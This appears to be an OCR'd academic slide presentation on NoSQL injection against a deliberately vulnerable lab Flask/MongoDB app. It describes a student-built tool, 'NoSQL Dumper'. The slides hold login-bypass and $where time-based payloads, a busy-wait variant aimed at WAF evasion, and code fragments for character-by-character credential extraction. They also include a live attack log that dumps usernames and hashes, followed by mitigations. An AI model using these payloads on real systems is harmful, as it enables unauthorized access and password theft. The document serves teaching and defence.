PENETRATION TESTING TOOL FOR NOSQL INJECTION DETECTION

AUTOMATED EXPLOITATION VIA TIME-BASED SIDE CHANNELS

Student: Izzat Mammadzada | **Advisor:** Prof. Dr. Ayla ŞAYLI

Yildiz Technical University - Mathematical Engineering Dept.

1. FOUNDATION: MONGODB STRUCTURE

MongoDB is **Document-Oriented**.

- It does not use Tables or Rows.
- It uses **Collections** and **Documents** (BSON).
- Data is stored in Key-Value pairs, similar to JSON objects.

2. THE PARADIGM SHIFT: OBJECT INJECTION

SQL Injection: Breaks the syntax of a string command.

```
SELECT * FROM users WHERE name = '' OR '1'='1'
```

NoSQL Injection: Alters the **Structure** of the query logic.

We do not break syntax. We inject a Dictionary.

```
# Normal Query Structure db.users.find({
"username": "admin", "password": "password123" }) #
Injected Query Structure db.users.find({
"username": "admin", "password": {"$ne": 1} })
```

* Logic: Password Not Equal to 1 (True)

3. TARGET ENVIRONMENT: "VULNBLOG"

Overview: A custom Python Flask web app.

- **Backend:** Python Flask + PyMongo.
- **Database:** MongoDB.
- **Flaw:** Input sanitization checks for SQL characters (`'`, `;`) but fails to check for JSON Objects.

4. VULNERABILITY #1: LOGIN BYPASS

The Mistake: The developer uses `json.loads()` on user input.

This function converts a JSON string into a Python Dictionary (Object).

If we send a JSON object, the application accepts it as a valid password query structure.


```
# app.py - Vulnerable Login Route password =
request.form.get('password') if
password.startswith('{'): # FLAW: Converting input
to Object pass_query = json.loads(password)
query['passwordHash'] = pass_query # Resulting
Query: # db.users.find({"user": "admin", "pass":
{"$ne": "1"}})
```

5. THEORY: IN-BAND LOGIN BYPASS

Goal: Log in as Admin without the password.

Mechanism: The `$ne` (Not Equal) operator.

Since the real password is NOT '1', the statement evaluates to **TRUE**.



6. VULNERABILITY #2: BLIND INJECTION (SEARCH)

Architecture Fault: The Global Search queries both:

1. `db.blogs` (Visible Results)

2. `db.users` (Hidden Results)

Even though User results are never shown, the database **executes the query**. We can use this execution time as a side-channel.


```
# app.py - Global Search if is_json_query: # 1. Public Query blog_results = list(blogs_col.find(q)) # 2. HIDDEN Query (Vulnerable) user_results = list(users_col.find(q)) # Code continues, ignoring user_results... # BUT the delay has already happened.
```

7. THEORY: TIME-BASED SIDE CHANNEL

Concept: We inject a JavaScript expression using `$where`.

The Logic: "If the condition matches, sleep for 5 seconds."

```
// The Blind Payload { "$where": "sleep(5000)" }
```



8. INTRODUCING "NOSQL DUMPER"

A modular Python tool developed to automate this attack chain.

SCANNER

Calculates Baselines & Thresholds

DUMPER

Manages Exfiltration Loops

CLI

Argparse Interface

9. LOGIC: SCANNER & BASELINES

Network Jitter: Internet speed fluctuates. A static 5s check is unreliable.

Algorithm:

1. Send 3 benign requests.
2. Calculate Average (Baseline).
3. Set Threshold = Baseline + Safety Buffer (2.0s).

```
# scanner.py def calibrate(url): times = [] for _
in range(3): start = time.time() requests.get(url)
times.append(time.time() - start) avg = sum(times)
/ len(times) threshold = avg + 2.0 return threshold
```

10. LOGIC: ADVANCED PAYLOADS

WAF Evasion: Firewalls often block the word `sleep()`.

Solution: The tool uses a **Busy-Wait** loop. We force the CPU to perform heavy calculations for 5 seconds.

```
# payloads.py BUSY_WAIT = """ '; var t = new
Date().getTime(); // Force CPU Loop while((new
Date().getTime()) - t < 5000) {} var ignore=' """
```

11. LOGIC: THE EXFILTRATION LOOP

The dumper iterates through a charset (a-z, 0-9).

It constructs a JavaScript condition. If the condition matches, it triggers the delay.

```
# dumper.py for char in charset: # Construct condition cond = f"this.pass.startsWith('{found + char}')" # Wrap in Delay Logic payload = build_payload(cond) # Check Time if scanner.check(payload): found += char break
```

12. LOGIC: THE EXCLUSION ALGORITHM

Problem: MongoDB has no `LIMIT/OFFSET`. Querying `this.username` always returns "Admin".

Solution: We keep a list of found users and **Exclude** them.

```
# dumper.py - Exclusion found_users = ['admin'] #
Dynamic Exclusion Query exclude = " && ".join(
[f"this.user ≠ '{u}'" for u in found_users] )
final_payload = f"{exclude} &&
this.user.startsWith(...)"
```

13. LIVE ATTACK SEQUENCE

```
user@kali:~/nosql-dumper                                    python nosql_injector.py --time-based

[+] Target: http://localhost:5001/search
[Time-Based] Establishing baseline...
[*] Avg Response: 0.12s
[*] Threshold set to: 2.12s

[+] Testing Payload: {"$where": "sleep(2000)"}
[!] Response Time: 2.15s >> THRESHOLD EXCEEDED
[SUCCESS] Time-based NoSQL Injection DETECTED!

----------------------------------------------------------------------------------------------------

[?] Dump Database? [y/N] y
[*] Starting extraction...
[*] User #1 Found
[>] Extracting Username... admin
[>] Extracting Hash... 21232f297a5...
[*] User #2 Found (Exclusion Active)
[>] Extracting Username... alice
```

14. MITIGATION STRATEGIES

1. INPUT VALIDATION

Never use `json.loads()` on user input. Use strict type checking (ensure input is String).

2. CONFIGURATION

Disable server-side JavaScript execution to kill the Blind Injection vector.

```
security.javascriptEnabled: false
```

15. CONCLUSION

- **Proved:** NoSQL databases are vulnerable to both In-Band and Blind attacks via Object Injection.
- **Developed:** "NoSQL Dumper" to automate the attack chain.

THANKS FOR LISTENING.